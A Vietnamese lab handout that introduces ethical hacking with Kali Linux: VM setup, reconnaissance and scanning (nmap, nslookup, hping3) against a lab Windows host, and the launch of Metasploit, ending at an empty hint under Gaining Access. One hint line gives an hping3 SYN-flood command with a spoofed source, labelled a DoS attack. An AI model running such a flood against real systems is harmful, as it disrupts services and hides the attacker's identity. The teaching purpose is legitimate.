LAB1 – KALI LINUX OVERVIEW

Chuẩn bị:

+ Cài đặt VirtualBox*.exe (Gọi tắt chương trình là Vbox)
+ Dùng Vbox tạo máy ảo mới tên **Kali** bằng cách Import file Kali 2020.1b 32-Bit.*.ova (Chỉnh Ram=2048MB)
+ Dùng Vbox tạo máy ảo mới tên **Windows10** bằng cách Import file Windows 10-LTSB Mod 32-Bit.*.ova (Chỉnh Ram=1024MB)
+ Khởi động 2 máy ảo **Kali** và **Windows10** , tùy chỉnh IP 2 máy ảo chung lớp mạng 10.0.0.x/24. (x tùy ý nhưng không trùng)
+ Đảm bảo **Kali** và **Windows10** ping thấy nhau. Shutdown 2 máy ảo **Kali** và **Windows10** , snapshot 2 máy ảo.
+ Khởi động 2 máy ảo **Kali** và **Windows10** và thực hiện Lab theo hướng dẫn bên dưới

Lưu ý: Không cần thiết phải khởi động cùng lúc 2 máy ảo nếu hướng dẫn không yêu cầu để giải tải CPU và RAM

1. TÌM HIỂU

Đây là bước đầu tiên của Hacking. Nó còn được gọi là Giai đoạn thu thập thông tin và dấu chân. Đây là giai đoạn chuẩn bị, nơi chúng tôi thu thập càng nhiều thông tin càng tốt về mục tiêu. Chúng tôi thường thu thập thông tin về ba nhóm,

- Mạng
- Chủ nhà
- Những người liên quan


Có hai loại Dấu chân:

- Chủ động: Tương tác trực tiếp với mục tiêu để thu thập thông tin về mục tiêu. Ví dụ: Sử dụng công cụ Nmap để quét mục tiêu
- Bị động: Cố gắng thu thập thông tin về mục tiêu mà không truy cập trực tiếp vào mục tiêu. Điều này liên quan đến việc thu thập thông tin từ phương tiện truyền thông xã hội, các trang web công cộng, v.v.

Thực hiện


1.1 Kiểm tra IP Kali linux và kết nối internet

Địa chỉ mạng với lệnh: ifconfig




```
root@kali-i386:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.199  netmask 255.255.255.0  broadcast 10.0.0.255
        ether 08:00:27:64:f4:c0  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.3.15  netmask 255.255.255.0  broadcast 10.0.3.255
        ether 08:00:27:32:38:31  txqueuelen 1000  (Ethernet)
        RX packets 1  bytes 590 (590.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10  bytes 1011 (1011.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 35  bytes 13222 (12.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 35  bytes 13222 (12.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Kết nối internet



```
root@kali-i386:~# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=56 time=32.2 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=56 time=33.6 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=56 time=40.1 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=56 time=48.3 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=56 time=31.9 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=56 time=31.3 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=56 time=33.3 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=56 time=32.0 ms
64 bytes from 8.8.8.8: icmp_seq=12 ttl=56 time=33.3 ms
64 bytes from 8.8.8.8: icmp_seq=13 ttl=56 time=65.3 ms
64 bytes from 8.8.8.8: icmp_seq=14 ttl=56 time=34.9 ms
64 bytes from 8.8.8.8: icmp_seq=15 ttl=56 time=32.8 ms
64 bytes from 8.8.8.8: icmp_seq=16 ttl=56 time=31.5 ms
64 bytes from 8.8.8.8: icmp_seq=17 ttl=56 time=33.7 ms
^C
--- 8.8.8.8 ping statistics ---
17 packets transmitted, 14 received, 17.6471% packet loss, time 16414ms
rtt min/avg/max/mdev = 31.324/36.718/65.289/9.047 ms
```


1.2 Kiểm tra DNS Server hiện tại



```
root@kali-i386:~# nslookup example.com
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
Name:   example.com
Address: 93.184.216.34
Name:   example.com
Address: 2606:2800:220:1:248:1893:25c8:1946
```


Gợi ý: whois, nslookup (Name Server Lookup)

Kết hợp kiểm tra địa chỉ các website (Tiếp theo)



```
root@kali-i386:~# nslookup google.com
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
Name:   google.com
Address: 172.217.24.78
Name:   google.com
Address: 2404:6800:4005:809::200e
```

1.3 Kiểm tra các host đang online trong cùng lớp mạng



```
root@kali-i386:~# nmap -sn 10.0.0.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-03-16 10:39 +07
Nmap scan report for 10.0.0.101
Host is up (0.00086s latency).
MAC Address: 08:00:27:90:E9:79 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.0.102
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 4.66 seconds
```

Gợi ý: nmap

-sP ip : ip

-A ip: all

1. SCANNING

Three types of scanning are involved:


Port scanning: This phase involves scanning the target for the information like open ports, Live systems, various services running on the host.

Vulnerability Scanning: Checking the target for weaknesses or vulnerabilities which can be exploited. Usually done with help of automated tools

Network Mapping: Finding the topology of network, routers, firewalls servers if any, and host information and drawing a network diagram with the available information. This map may serve as a valuable piece of information throughout the haking process.

Thực hiện

2.1 Kiểm tra kết nối đến host đang online




```
root@kali-i386:~# hping3 -c 5 10.0.0.101
HPING 10.0.0.101 (eth0 10.0.0.101): NO FLAGS are set, 40 headers + 0 data b
ytes
len=46 ip=10.0.0.101 ttl=128 DF id=7789 sport=0 flags=RA seq=0 win=0 rtt=8.
9 ms
len=46 ip=10.0.0.101 ttl=128 DF id=7790 sport=0 flags=RA seq=1 win=0 rtt=6.
2 ms
len=46 ip=10.0.0.101 ttl=128 DF id=7791 sport=0 flags=RA seq=2 win=0 rtt=8.
1 ms
len=46 ip=10.0.0.101 ttl=128 DF id=7792 sport=0 flags=RA seq=3 win=0 rtt=10
.8 ms
len=46 ip=10.0.0.101 ttl=128 DF id=7793 sport=0 flags=RA seq=4 win=0 rtt=5.
6 ms

--- 10.0.0.101 hping statistic ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 5.6/7.9/10.8 ms
```

Gợi ý: hping3

hping3 -S 10.0.0.100 -a 10.0.0.23 -p 135 –flood //Tấn công ping DOS

Source **Desk**


2.2 Port scanning



```
root@kali-i386:~# nmap 10.0.0.101
Starting Nmap 7.80 ( https://nmap.org ) at 2024-03-16 10:43 +07
Nmap scan report for 10.0.0.101
Host is up (0.00091s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
5357/tcp open  wsdapi
MAC Address: 08:00:27:90:E9:79 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.66 seconds
```

Gợi ý: nmap

2.3 Vulnerability Scanning



```
root@kali-i386:~# msfconsole
[-] ***rtiNg the Metasploit Framework console...-
[-] * WARNING: No database support: FATAL:  password authentication failed
for user "msf"
FATAL:  password authentication failed for user "msf"

[-] ***


MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        https://metasploit.com


       =[ metasploit v5.0.70-dev                          ]
+ -- --=[ 1960 exploits - 1094 auxiliary - 336 post       ]
```

Gợi ý: **msfconsole**, openvas


msfconsole kiểm tra lỗ hổng của IP victim (đối tương)

2. GAINING ACCESS

This phase is where an attacker breaks into the system/network using various tools or methods. After entering into a system, he has to increase his privilege to administrator level so he can install an application he needs or modify data or hide data.

Thực hiện

3.1 Khởi động công cụ khai thác



```
root@kali-i386:~# msfconsole
[-] ***Rting the Metasploit Framework console...\
[-] * WARNING: No database support: FATAL:  password authentication failed for us
er "msf"
FATAL:  password authentication failed for user "msf"

[-] ***

                                   ___          ____
                               ,-""   `.      < HONK >
                             ,'  _   e )`-._ /  ----
                            /  ,' `-._<.===-'
                           /  /
                          /  ;
              _          /   ;
 (`._    _.-"" ""--..__,'    |
 <_  `-""                     \
  <`-                          :
   (__   <__.                  ;
     `-.   '-.__.      _.'    /
        \      `-.__,-'    _,'
         `._    ,    /__,-'
            ""._\__,'< <____
                 | |  `----.`.
                 | |        \ `.
                 ; |___      \-``
                 \   --<
                  `.`.<
                    `-'



       =[ metasploit v5.0.70-dev                          ]
+ -- --=[ 1960 exploits - 1094 auxiliary - 336 post       ]
```

Gợi ý:

